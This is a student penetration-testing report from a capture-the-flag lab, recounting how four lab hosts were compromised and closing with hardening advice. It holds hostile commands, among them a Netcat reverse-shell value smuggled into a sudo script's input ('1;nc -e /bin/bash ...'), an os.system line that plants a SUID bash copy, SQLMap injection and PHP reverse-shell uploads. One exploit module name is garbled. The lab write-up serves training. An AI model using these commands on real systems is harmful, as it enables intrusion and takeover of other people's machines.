



GROUP 27

7809ICT

OFFENSIVE CYBER SECURITY

Assignment 1 - Finding flags

Authors:

Jophiel Arevalo Enriquez
Antara Shil Tutul
Junil Rarugal

Student number:

s5391194
s5381658
s5428720

Thursday 22nd May, 2025

1 Executive Summary

This penetration testing engagement focused on the virtual network 192.168.11.0/24, simulating real-world cyberattack scenarios in a controlled lab environment. The primary objective was to identify, exploit, and document security vulnerabilities across multiple hosts using a structured offensive methodology. A total of 14 flags were successfully captured, each representing a unique exploitation path.

The assessment began with comprehensive reconnaissance using tools such as Nmap, Nessus, and Nikto to identify live hosts, open ports, and vulnerable services. Key vulnerabilities included SMB flaws (e.g., MS17-010), SQL injection points, misconfigured web applications, and insecure privilege configurations. Exploitation was carried out using industry-standard tools like Metasploit, SQLMap, Burp Suite, and Netcat. Steganographic analysis using CyberChef, steghide, and binwalk revealed hidden data within image files.

Privilege escalation techniques included password hash extraction and cracking (via John the Ripper), writable script manipulation, and registry analysis. Each flag served as a proof of concept for successful exploitation and highlighted critical security lapses.

This exercise emphasized the importance of timely patching, secure configurations, and layered defense strategies. It also reinforced the value of ethical hacking, collaborative teamwork, and detailed documentation in preparing cybersecurity professionals for real-world challenges. Despite the controlled nature of the lab, the vulnerabilities uncovered mirror those found in production environments, underscoring the need for continuous security assessments and proactive defense measures.

2 Declaration of contributions

Jophiel Arevalo Enriquez

I was tasked with machine 79 in which along with Junil Rarugal we discovered four flags, also i worked and discovered 4 flags in machine 199. I also contributed to the formatting of the final report. Antara Shil Tultul, Junil Rrugal, and I collaborate with a great team environment during this project.

Antara Shil Tultul

Tasked with exploiting machine .223, I successfully discovered Three flags. I assisted in documenting and writing step-by-step instructions for the process. Additionally, I shared my knowledge on locating some of the flags. Jophiel Arevalo Enriquez, Junil Rarugal and I had several meetings on campus and teams to discuss the procedure for finding the flags.

Junil Rarugal

I was tasked with exploiting the machine at 192.168.11.98, where I successfully discovered three flags. I also contributed to locating several flags on 192.168.11.79. Additionally, I shared various approaches and techniques for exploiting other networks with my groupmates, Jophiel Arevalo Enriquez and Antara Shil Tultul. We worked collaboratively through multiple Microsoft Teams sessions as part of Assignment 1.

Contents

1	Executive Summary	2
2	Declaration of contributions	2
3	Host Analysis	5
3.1	Initial Network Reconnaissance with Nmap	5
3.2	Host 192.168.11.79	5
3.2.1	Enumeration and Initial Exploitation	5
3.2.2	First Flag: File System Navigation and Decoding	5
3.2.3	Second Flag: Steganographic Analysis	6
3.2.4	Third Flag: File Analysis Continued	6
3.2.5	Fourth Flag: Windows Registry Enumeration	7
3.3	Host 192.168.11.98	7
3.3.1	Port Scanning and Proxy Enumeration	7
3.3.2	Directory Enumeration	7
3.3.3	Exploiting WolfCMS	7
3.3.4	Database Credential Discovery	7
3.3.5	Privilege Escalation via Writable Python Script	8
3.3.6	Reversing the hello-world Binary	8
3.4	Host 192.168.11.199	8
3.4.1	DNS Enumeration	8
3.4.2	QR code Discovery	8
3.4.3	SQL Injection	9
3.4.4	WordPress Reverse Shell	9
3.4.5	Privilege Scalation	9
3.5	Pivoting to 10.250.66.254/24	10
3.6	Host 192.168.11.223	10
3.6.1	Directory Enumeration and File Upload Exploitation	10
3.6.2	Steganography from Image	10
3.6.3	Privilege Escalation and Root Access	11
4	Security Recomendations	11
4.1	Host 192.168.11.79	11
4.2	Host 192.168.11.98	11
4.3	Host 192.168.11.199	12
4.4	Host 192.168.11.223	12
5	Conclusion	12
Appendix		13

List of Figures

1	79 First flag extracted from decode.me using CyberChef	6
2	79 Second flag extracted from wallpaper image in C:\Users\Melina\Pictures	6
3	79 Third flag extracted from \TranscodedWallpaper.jpg in the Themes directory	6
4	79 Fourth flag retrieved from Windows Registry key HKLM\Software\FlagsRHere\Flag	7
5	98 First flag retrieved from /home/rykard	7
6	98 Second flag retrieved from /root	8
7	98 Third flag extracted from hello-world binary	8
8	199 First flag revealed by scanning the QR code on prisoner.lands.between	8
9	199 Second flag revealed reversing shell and search in /radahn at home directory	9
10	199 Third flag obtained by accessing to /root	9
11	199 Fourth flag discovered in the /root directory after privilege escalation	10
12	199 Hidden network	10
13	223 First flag discovered in the /home/morgott/flag.txt directory	10
14	223 Second flag discovered downloading http://192.168.11.223:8080/Leyndell.png	11

15	223 Third flag discovered after privilege scalation	11
----	---	----

3 Host Analysis

3.1 Initial Network Reconnaissance with Nmap

The penetration test began with a comprehensive network scan using `Nmap`(Lyon, 2023), a widely trusted tool for host discovery and service enumeration. The scan targeted the subnet `192.168.11.0/24`, revealing multiple active hosts and a variety of open ports and services. This initial reconnaissance phase was critical in identifying potential attack surfaces and prioritizing targets for deeper analysis.

`Nmap` was executed with the `-sT` option to perform a TCP connect scan, which is effective in identifying open TCP ports when SYN scanning is not permitted. The results revealed the following key findings:

- **192.168.11.79:** Exposed SMB-related ports `135/tcp`, `139/tcp`, and `445/tcp`, indicating a Windows host potentially vulnerable to MS17-010 (EternalBlue). Additional high-numbered ports (`49152-49157`) were also open, commonly associated with RPC services.
- **192.168.11.98:** Open ports included `22/tcp` (SSH) and `3128/tcp` (Squid proxy), suggesting a Linux-based system with potential proxy misconfigurations. Port `8080/tcp` was closed but noteworthy for future re-scans.
- **192.168.11.199:** Hosted multiple services including `21/tcp` (FTP), `22/tcp` (SSH), `53/tcp` (DNS), `80/tcp` and `443/tcp` (HTTP/HTTPS), and `8008/tcp` (alternative HTTP). This diverse service stack indicated a web-facing server with potential for web-based attacks such as SQL injection or file upload vulnerabilities.
- **192.168.11.223:** Although the scan output was partially corrupted, the host was identified as live. Further manual enumeration will reveal a web application with endpoints. These findings are critical in identifying a file upload vulnerability and a cookie-based authentication bypass, which ultimately led to shell access and flag discovery.

This scan provided a strategic overview of the network and informed the next steps in the engagement, including vulnerability validation, exploitation, and post-exploitation activities.

3.2 Host 192.168.11.79

3.2.1 Enumeration and Initial Exploitation

Enumeration of host `192.168.11.79` began with a port scan using `Nmap`, a powerful network discovery tool. `Nmap` is used to discover hosts and services on a computer network by sending packets and analyzing the responses(Lyon, 2023). The scan revealed open SMB ports, which indicated the potential presence of the well-known MS17-010 vulnerability, also known as EternalBlue (see Appendix A.1).

To verify this, we used the `Metasploit Framework`, a widely used penetration testing platform. Metasploit provides various tools for exploiting vulnerabilities, including auxiliary modules for scanning and exploit modules for gaining access(Rapid7, 2023). The auxiliary module `scanner/smb/smb_ms17_010` was run to confirm the vulnerability. Once verified, we launched the `exploit/windows/smb/ms17_010_永恒之蓝` module, setting `RHOST` to `192.168.11.79` and `LHOST` to our attack machine's IP. Upon successful exploitation, we obtained a `Meterpreter` shell on the target system. (see Appendix A.2)

3.2.2 First Flag: File System Navigation and Decoding

Using Meterpreter's file system navigation, we discovered a file named `decode.me` in the `Documents` folder. Meterpreter is a versatile payload that provides an interactive shell and various post-exploitation tools(Rapid7, 2023). This file appeared to be encoded. We downloaded it and used `CyberChef`, a web-based data analysis tool, to decode the contents. CyberChef supports various encoding and decoding operations, making it useful for analyzing encoded data(GCHQ, 2023). By selecting the `From Base58` operation, we successfully revealed the first flag. (see Appendix A.3)

```

C:\Users\Melina\Documents>dir
Volume in drive C has no label.
Volume Serial Number is CM99-7440
Directory of C:\Users\Melina\Documents
04/23/2025  08:58 PM    <DIR>
04/23/2025  08:58 PM    <DIR>
04/23/2025  08:58 PM           178 decode.me
               1 File(s)      178 bytes
               2 Dir(s)  10,621,394,944 bytes free

C:\Users\Melina\Documents>type decode.me
type decode.me
210d85f141224f9f4ec598b2ff3d4gkT2f811Y5TA8byK5kRZmbDx5ut5bcuy7tZBMSGue2gf7rY53CqkjshEAV725Nd4V7cLAnsfo4mreE1Ng129Pn38d7FmBo7ReqVgsVKEWGo4qJxXsvkky5nycp35R5s1jStVeW

** 171  Raw Bytes  ▶
Output
FLAG - Marika shattered the Elden Ring not for war, but for will. Her golden law was a cage, and her rebellion
was a mirror.

```

Figure 1: 79 First flag extracted from `decode.me` using CyberChef

3.2.3 Second Flag: Steganographic Analysis

Further exploration of the file system using Meterpreter's built-in commands led us to the `Pictures` directory of the user `Melina`. There, we found an image named `wallpaper`. The file was downloaded to our local machine for analysis, which revealed the second flag. (see Appendix A.4)



Figure 2: 79 Second flag extracted from `wallpaper` image in `C:\Users\Melina\Pictures`

3.2.4 Third Flag: File Analysis Continued

Continuing our investigation, we navigated to the `Themes` directory located at `C:\Users\Melina\AppData\Roaming\Microsoft\Windows\Themes`. There, we discovered a file named `TranscodedWallpaper.jpg`. This image was also downloaded and analyzed. Hidden within the image was the third flag. (see Appendix A.5)




Figure 3: 79 Third flag extracted from `\TranscodedWallpaper.jpg` in the Themes directory

3.2.5 Fourth Flag: Windows Registry Enumeration

To locate the fourth and final flag on 192.168.11.79, we performed Windows Registry enumeration using the `Meterpreter - shell`(Rapid7, 2023). The Windows Registry is a hierarchical database that stores low-level settings for the operating system and installed applications(Corporation, 2023). We used the `reg query HKLM\Software` command to list registry keys under the `HKLM\Software` hive.

Among the keys, we identified a suspicious entry named `FlagsRHere`. We queried this key using `reg query HKLM\Software\FlagsRHere\Flag`, which successfully returned the fourth flag. (see Appendix A.6)

```
C:\Windows\system32>reg query HKLM\Software\FlagsRHere\Flag  
reg query HKLM\Software\FlagsRHere\Flag  
HKEY_LOCAL_MACHINE\Software\FlagsRHere\Flag  
  Flag    REG_SZ   FLAG - Let Me Solo Her faced Malenia alone - naked, pot-headed, undefeated. A meme to some, a legend to others, and a symbol to the Tarnished.
```

Figure 4: 79 Fourth flag retrieved from Windows Registry key `HKLM\Software\FlagsRHere\Flag`

3.3 Host 192.168.11.98

3.3.1 Port Scanning and Proxy Enumeration

The penetration testing process began with an Nmap scan (Lyon, 2023) on the target machine 192.168.11.98 to identify open ports using the command `nmap 192.168.11.98`. It revealed that port 3128/tcp was open. This port is typically associated with Squid Proxy(T. S. Project, 2023), a caching web proxy. We configured Burp Suite to intercept traffic through the proxy by setting the proxy IP to 192.168.11.98 and port to 3128. This proxy allowed unauthenticated access, enabling us to route HTTP traffic through it for further enumeration. (See Appendix B.1)

3.3.2 Directory Enumeration

We used GoBuster(Reeves, 2023) to enumerate web directories with the following command:

```
gobuster dir -u http://192.168.11.98/ -w /usr/share/wordlists/dirb/common.txt -t 20
```

The output led to the discovery of the file `/robots.txt`, which revealed a hidden path: `/wolfcms`.(See Appendix B.2)

3.3.3 Exploiting WolfCMS

Accessing `http://192.168.11.98/wolfcms`, we encountered the login panel of WolfCMS. We attempted the default credentials: username `admin` and password `admin`. The login was successful, granting admin-level access to the CMS backend. Using the file upload feature, we deployed the payloads `php-backdoor.php` and `php-reverse-shell.php`(See Appendix E). To trigger the reverse shell, we accessed it via:

```
http://192.168.11.98/wolfcms/public/php-reverse-shell.php?cmd=whoami
```

On the attacker machine, we set up a Netcat listener(Hobbit, 2004) using the command `nc -nvlp 5555`. Executing the shell successfully established a reverse connection, granting us shell access. (See Appendix B.3)

Flag 1:

```
www-data@VolcanoManor:/home/rykard$ ls  
ls  
flag.txt  hello-world  
www-data@VolcanoManor:/home/rykard$ cat flag.txt  
cat flag.txt  
FLAG - Godrick the Grafted wears other men's arms like trophies. But no number of limbs can make a coward into a true Lord.www-da  
/rykard$
```

Figure 5: 98 First flag retrieved from `/home/rykard`

3.3.4 Database Credential Discovery

While exploring the CMS directory, we located the configuration file at `/var/www/wolfcms/config.php`. This file revealed the MySQL root password: `john@123`, which allowed us to access the database.(See Appendix B.4)


3.3.5 Privilege Escalation via Writable Python Script

We discovered a writable script named `connect.py` in `/var/www/`. To escalate privileges, we injected the following line:

```
os.system("cp /bin/bash /tmp/root && chmod 4777 /tmp/root")
```

After saving and running the script, we executed the new binary using `/tmp/root -p`, granting root shell access.(See Appendix B.5)

Flag 2:




```
flag.txt
root-4.2# cat flag.txt
cat flag.txt
FLAG - Fia gives death its dignity. She lies beside the dead not in fear, but in faith-her embrace a ritual, her rebellion a whisper.root-4.2#
```

Figure 6: 98 Second flag retrieved from `/root`

3.3.6 Reversing the hello-world Binary

While back in `/home/rykard`, we found an unfamiliar binary using the command: `ls -la /home/rykard/hello-world`. Running `strings hello-world` showed that it was packed with UPX(Team, 2025). We unpacked it using `upx -d hello-world`. After unpacking, we ran `strings hello-world | grep FLAG`, which revealed the third flag.(See Appendix B.6)

Flag 3:



```
(kali㉿kali)-[~/Desktop/upx-5.0.0-amd64_linux]
$ strings hello-world | grep FLAG
FLAG - The Frenzied Flame speaks in madness, offering freedom from fate through fire, consuming gods, grace, and sanity alike.
```

Figure 7: 98 Third flag extracted from `hello-world` binary

3.4 Host 192.168.11.199

3.4.1 DNS Enumeration

Enumeration of host 192.168.11.199 began with a DNS zone transfer using `dig`. DNS (Domain Name System) is a protocol that translates human-readable domain names into IP addresses. A zone transfer is a type of DNS transaction that replicates DNS records from a primary server to a secondary server(Consortium, 2023). The command `dig axfr @192.168.11.199 lands.between` revealed multiple subdomains. These subdomains were added to the `/etc/hosts` file for local resolution. (See Appendix C.1)

3.4.2 QR code Discovery

Among the discovered domains, `prisoner.lands.between` hosted a QR code that, when scanned, revealed a flag "FLAG - Ranni's path is not of gold, but of cold moonlight and stolen death. Her fingers reject fate, and her blade rewrites it".




Figure 8: 199 First flag revealed by scanning the QR code on `prisoner.lands.between`

3.4.3 SQL Injection

Further analysis of `samurai.lands.between` uncovered an instance of `OpenDocMan` (2013), a document management system. This instance was vulnerable due to insufficient validation of the `add_value` parameter in the `/ajax_udf.php` script(SA, 2014) (See Appendix C.2). Using `Burp Suite`, a web vulnerability scanner and proxy tool, the vulnerable GET request was captured. (See Appendix C.3)

`Burp Suite` is a powerful tool for web application security testing. It allows intercepting, modifying, and analyzing HTTP requests and responses(Ltd., 2023). The captured request was then used with `SQLMap`, an automated tool for SQL injection and database takeover. SQL injection is a code injection technique that exploits vulnerabilities in an application's software by injecting malicious SQL statements(Damele & Stampar, 2023).

The command `sqlmap -r /home/kali/Desktop/capture1.txt --technique=U --flush -p add_value` targeted a UNION-based SQL injection. This led to the enumeration of databases, where `password_vault` and `wordpressdb` were of particular interest. Dumping these databases revealed an admin user with the password `eldenring`. (See Appendix C.4)

3.4.4 WordPress Reverse Shell

These credentials were successfully used to log into `wretch.lands.between`, a WordPress site. WordPress is a popular content management system (CMS) that can be extended with themes and plugins(Foundation, 2023). After testing multiple themes, it was found that the `404.php` page in the “twenty sixteen” theme could be modified to include a reverse shell. (See Appendix C.5, E)

A reverse shell is a type of shell where the target machine connects back to the attacker’s machine. A listener was set up on the attacker’s machine using `nc -lvpn 4444`. `Netcat` (`nc`) is a versatile networking tool used for reading from and writing to network connections(Hobbit, 2004). Upon triggering the payload, shell access to the host was obtained.

```
cd home
ls
radahn
cd radahn
ls
flag.txt
hints.txt
john-1.9.0-jumbo-1
cat flag.txt
FLAG - The Tarnished are called back not as heroes, but as failures-chosen by a broken grace to repair a world cursed by its own gods.
cat hints.txt
You really should make a habit of using secure passwords.
```

Figure 9: 199 Second flag revealed reversing shell and search in `/radahn` at home directory

3.4.5 Privilege Escalation

Within `/home/radahn`, a `flag.txt` file was found alongside `hints.txt`, with this we can scale to user `Radahn` who has access to `/etc/shadow`. Privilege escalation was achieved by extracting password hashes from `/etc/shadow` and `/etc/passwd`, and cracking them with `John the Ripper`.(See Appendix C.6) The flag was located at root directory.

```
ls
e548dbc45b9aa1ed262fc4abdc6e56e3-opendocman-1.2.7.tar.gz
flag.txt
john-1.9.0-jumbo-1.tar.gz
wordpress-5.1.13-en_AU.tar.gz
xampp-linux-x64-1.8.2-6-installer.run
cat flag
cat: flag: No such file or directory
cat flag.txt
FLAG - Radagon is Marika, and Marika is Radagon. One body, two wills, divided in purpose, united in punishment. The gods play chess with their own reflections.
FLAG - Radagon is Marika, and Marika is Radagon. One body, two wills, divided in purpose, united in punishment. The gods play chess with their own reflections.
```

Figure 10: 199 Third flag obtained by accessing to `/root`

Linux authentication relies on the `/etc/passwd` file, which stores user account information, and the `/etc/shadow` file, which stores hashed passwords(T. L. D. Project, 2023). `John the Ripper` is a fast password cracker that can crack these hashes to reveal plaintext passwords(O. Project, 2023). Cracking the hashes revealed the root password `princess`. After switching to the root user, additional flags were discovered in `/root` and by searching `FLAG` using `grep`.

```

grep -r 'FLAG'
flag.txt:FLAG - Radagon is Marika, and Marika is Radagon. One body, two wills, divided in purpose, united in punishment. The gods play chess with their own reflections
flag.txt:FLAG - Radagon is Marika, and Marika is Radagon. One body, two wills, divided in purpose, united in punishment. The gods play chess with their own reflections
.viminfo: FLAG- No survivors? Then where do the stories come from, I wonder.
.viminfo:|3,0,8,1,1,0,1712788701, "FLAG- No survivors? Then where do the stories come from, I wonder."

```

Figure 11: 199 Fourth flag discovered in the /root directory after privilege escalation

3.5 Pivoting to 10.250.66.254/24

After the analysis of machine 199 we run `ip a` to see if there is a hidden network we can pivot. In fact there is an IP 10.250.66.254/24. The following steps would be establishing the connection between machine 199 and our Kali machine to run `metasploit` and start our process of pivoting. Unfortunately we could not establish the connection between both machines that act as routing to the new covered host.

```

whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 0
    link/ether 00:15:5d:00:07:0d brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.199/24 brd 192.168.11.255 scope global eth0
        valid_lft forever preferred_lft forever
        inet6 fe80::215:5dff:fe00:70d/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 0
    link/ether 00:15:5d:00:07:0e brd ff:ff:ff:ff:ff:ff
    inet 10.250.66.254/24 brd 10.250.66.255 scope global eth1
        valid_lft forever preferred_lft forever
        inet6 fe80::215:5dff:fe00:70e/64 scope link
            valid_lft forever preferred_lft forever

```

Figure 12: 199 Hidden network

3.6 Host 192.168.11.223

3.6.1 Directory Enumeration and File Upload Exploitation

On Machine .223, Gobuster(Reeves, 2023) searched for files and directories. The scan found `/ajax.php.bak`, `/ajax.php`, `/js`, `/dashboard.html`, and `/owls` (See Appendix D.2, D.3, D.5). `Dashboard.html` had a file upload input area (See Appendix D.5), and the `/owls` directory appeared to store uploaded files. We identified a cookie value for admin access in `ajax.php.bak`, along with a note recommending adding one additional uppercase letter (see Appendix D.2). Our PHP reverse shell was generated using a PentestMonkey (2013) script (See Appendix E) and published to `dashboard.html`. We intercepted this upload with Burp Suite(Ltd., 2023) and added the admin cookie and form data with the name "`secure`" and value "`val1d`" (see Appendix D.6, D.7, D.8). The request was moved to the Repeater tab, and we manually appended capital letters to the cookie value until we returned a response value of 1, revealing the right letter was "`R`" (see Appendix D.9). We started a Netcat listener(Hobbit, 2004) on port 4444 after uploading the reverse shell to `/owls`. We gained shell access to the system. We found the first flag in `/home/morgott/flag.txt` (See Appendix D.10, D.11, D.12).

```

drwxr-xr-x 2 morgott morgott 4.0K Apr 23 08:35 .
drwxr-xr-x 4 root root 4.0K Apr 4 2024 ..
-rw-r--r-- 1 morgott morgott 0 Apr 4 2024 .bash_history
-rw-r--r-- 1 morgott morgott 220 Apr 4 2024 .bash_logout
-rw-r--r-- 1 morgott morgott 3.5K Apr 4 2024 .bashrc
-rw-r--r-- 1 morgott morgott 807 Apr 4 2024 .profile
-rw-r--r-- 1 morgott morgott 2.0M Apr 23 02:53 Leyndell.png
-rw-r--r-- 1 morgott morgott 130 Apr 23 06:06 flag.txt
www-data@Leyndell:/home/morgott$ cat flag.txt
cat flag.txt
FLAG - The Dung Eater seeks defilement eternal, not death. He is rot made flesh, and every cursed seed he plants grows in despair.www-data@Leyndell:/home/morgott$

```

Figure 13: 223 First flag discovered in the /home/morgott/flag.txt directory

3.6.2 Steganography from Image

The second flag came from `Leyndell.png` at `/home/morgott`. We launched a Python HTTP server using `python3 -m http.server 8080` and used `wget` from the target machine with the URL `http://192.168.11.223:8080/Leyndell.png` (see Appendix D.13). After downloading and viewing the image, we suspected hidden data and implemented steganography techniques(Hetzl, 2003) (see Appendix D.14, D.15).




Figure 14: 223 Second flag discovered downloading <http://192.168.11.223:8080/Leyndell.png>

3.6.3 Privilege Escalation and Root Access

Obtaining the third and final flag required privilege escalation. After logging in as `morgott`, we used `sudo` to run `/home/team-tasks/cookie-gen.py`, which generated a random cookie. To increase access, we added a Netcat reverse shell payload(Hobbit, 2004) `1;nc -e /bin/bash 192.168.11.1 4444` to the input and set up a Netcat listener on our system with `sudo nc -nlvp 4444` (see Appendix D.16). We got a root shell on the target machine. Navigating to the `/root` directory, we used the `ls -alh` command and found the file `flag.txt`. Since the file's read permissions needed modification, we changed them appropriately and were then able to read the third flag (See Appendix D.17).

```
drwxr-xr-x 2 morgott morgott 4.0K Apr 23 08:35 .
drwxr-xr-x 4 root root 4.0K Apr 4 2024 ..
-rw----- 1 morgott morgott 0 Apr 4 2024 .bash_history
-rw-r--r-- 1 morgott morgott 220 Apr 4 2024 .bash_logout
-rw-r--r-- 1 morgott morgott 3.5K Apr 4 2024 .bashrc
-rw-r--r-- 1 morgott morgott 807 Apr 4 2024 .profile
-rw-r--r-- 1 morgott morgott 2.0M Apr 23 02:53 Leyndell.png
-rw-r--r-- 1 morgott morgott 130 Apr 23 06:06 flag.txt
www-data@Leyndell:/home/morgott$ cat flag.txt
cat flag.txt
FLAG - The Dung Eater seeks defilement eternal, not death. He is rot made flesh, and every cursed seed he plants grows in despair. www-data@Leyndell:/home/morgott$
```

Figure 15: 223 Third flag discovered after privilege scalation

4 Security Recomendations

4.1 Host 192.168.11.79

To mitigate the risks identified on Host 192.168.11.79, it is critical to immediately apply all relevant security patches, particularly those addressing SMB vulnerabilities such as MS17-010 (EternalBlue). Disabling SMBv1 and enforcing SMB signing can further reduce exposure to remote code execution attacks. File system permissions should be reviewed to prevent unauthorized access to sensitive directories like `Documents` and `Pictures`, and unnecessary user accounts should be removed or restricted. Additionally, implement endpoint detection tools capable of identifying steganographic payloads and unauthorized registry modifications, and enforce strict auditing of registry changes to detect persistence mechanisms.

4.2 Host 192.168.11.98

To secure the system at 192.168.11.98, access to the Squid Proxy on port 3128 should be limited to trusted IP addresses and should require a username and password to connect. Ideally, this login should be connected to a central list of approved users—like a company login system—so only authorized people can use it. This is often done using a system called LDAP, which let services check usernames and passwords from one central place. The WolfCMS site should be secured by changing default passwords, using strong ones, and blocking or controlling file uploads to stop attackers from uploading harmful files. Hidden folders like `/wolfcms` should

not be mentioned in files like `/robots.txt`, and the CMS should always be updated. Any scripts that can be changed or written to—like `connect.py`—should be locked down so attackers can't use them to take control. The system should also be checked regularly for files that let users become administrators without permission. Database passwords should never be left in plain text, and programs should only use limited accounts to access the database. Unusual or hidden programs—like the packed hello-world binary—should be scanned, and user folders should not allow programs to run freely. Finally, the system should keep detailed logs, use security tools to detect attacks, and be scanned regularly for weaknesses.

4.3 Host 192.168.11.199

Host 192.168.11.199 exhibited multiple web-based vulnerabilities, including SQL injection, weak authentication, and insecure file upload mechanisms. To secure this host, input validation and parametrised queries must be enforced across all web applications to prevent SQL injection. Web server configurations should be hardened, and outdated software like OpenDocMan should be updated or replaced. Implementing Web Application Firewalls (WAFs) can help detect and block malicious payloads. Privilege escalation was achieved through weak password storage and poor access control; therefore, password policies should enforce complexity and rotation, and sensitive files like `/etc/shadow` must be accessible only to privileged users. Regular vulnerability scanning and penetration testing should be part of ongoing security hygiene.

4.4 Host 192.168.11.223

To secure host 192.168.11.223, remove backup files from the web root, limit file types, enforce server-side validation on file uploads, and restrict upload folder execution. Use strong, unexpected session tokens to control cookies securely. Remove important code comments and suggestions before deployment. Input sanitisation and audits are crucial to restrict sudo access, especially for scripts. Disable Netcat and enable access controls while not in use. Installing intrusion detection systems and firewall rules to limit outbound network connections are advised. Centralised logging and file integrity monitoring are advised. Finally, network and file inspection technologies are needed to monitor data exfiltration methods like steganography.

5 Conclusion

This offensive cybersecurity engagement provided a hands-on exploration of real-world attack techniques within a simulated environment. Through methodical reconnaissance, exploitation, and post-exploitation activities, the team uncovered and exploited critical vulnerabilities across four hosts. These included SMB exploits, SQL injection, insecure web applications, and weak privilege escalation controls.

Each captured flag validated the effectiveness of the attack path and demonstrated the tangible risks posed by unpatched systems and misconfigurations. The exercise not only enhanced our technical proficiency in penetration testing but also highlighted the importance of secure coding practices, system hardening, and regular vulnerability assessments.

Ultimately, this assignment showcased the power of ethical hacking as a proactive defense strategy. It reinforced the necessity of continuous learning, collaboration, and documentation in the evolving field of cybersecurity.

Appendices

Host 192.168.11.79

A.1 Nmap Enumeration

```
( kali㉿kali ) [ - ]  
└─$ nmap -sV 192.168.11.79  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 19:56 AEST  
Nmap scan report for roundtablehold.lands.between (192.168.11.79)  
Host is up (0.00025s latency).  
Not shown: 988 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
135/tcp    open  msrpc      Microsoft Windows RPC  
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn  
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)  
554/tcp    open  139d  
2869/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
10243/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
49152/tcp open  msrpc      Microsoft Windows RPC  
49153/tcp open  msrpc      Microsoft Windows RPC  
49154/tcp open  msrpc      Microsoft Windows RPC  
49155/tcp open  msrpc      Microsoft Windows RPC  
49156/tcp open  msrpc      Microsoft Windows RPC  
49157/tcp open  msrpc      Microsoft Windows RPC  
MAC Address: 00:15:D0:00:07:09 (Microsoft)  
Service Info: Host: ROUNDTABLEHOLD; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 127.63 seconds
```

Figure 16: Nmap scan showing open SMB and RPC ports on 192.168.11.79

A.2 Exploit

Figure 17: Metasploit exploit to get meterpreter after to set LHOST to 192.168.11.1 and RHOST 192.168.11.79

A.3 First Flag – File System Navigation and Decoding

```
Administrator: shell
Process 1508 created.
Channel created
[...]
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> ..\decode_me
Cd ..
